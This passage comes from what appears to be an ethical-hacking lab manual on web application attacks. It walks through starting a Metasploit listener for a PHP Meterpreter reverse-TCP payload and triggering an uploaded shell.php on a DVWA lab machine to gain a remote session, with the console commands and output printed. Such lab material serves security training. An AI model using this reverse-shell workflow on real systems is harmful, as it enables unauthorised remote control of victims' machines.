
104. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.

105. In **msfconsole**, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.

106. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the **msf** command line:

- Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 2222** and press **Enter**.
- Type **run** and press **Enter** to start the listener


Module 14 – Hacking Web Applications



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:2222
```

107. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type **<http://10.10.1.22:8080/dvwa/hackable/uploads/shell.php>** into the address bar and press **Enter** to execute the uploaded payload.




108. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run

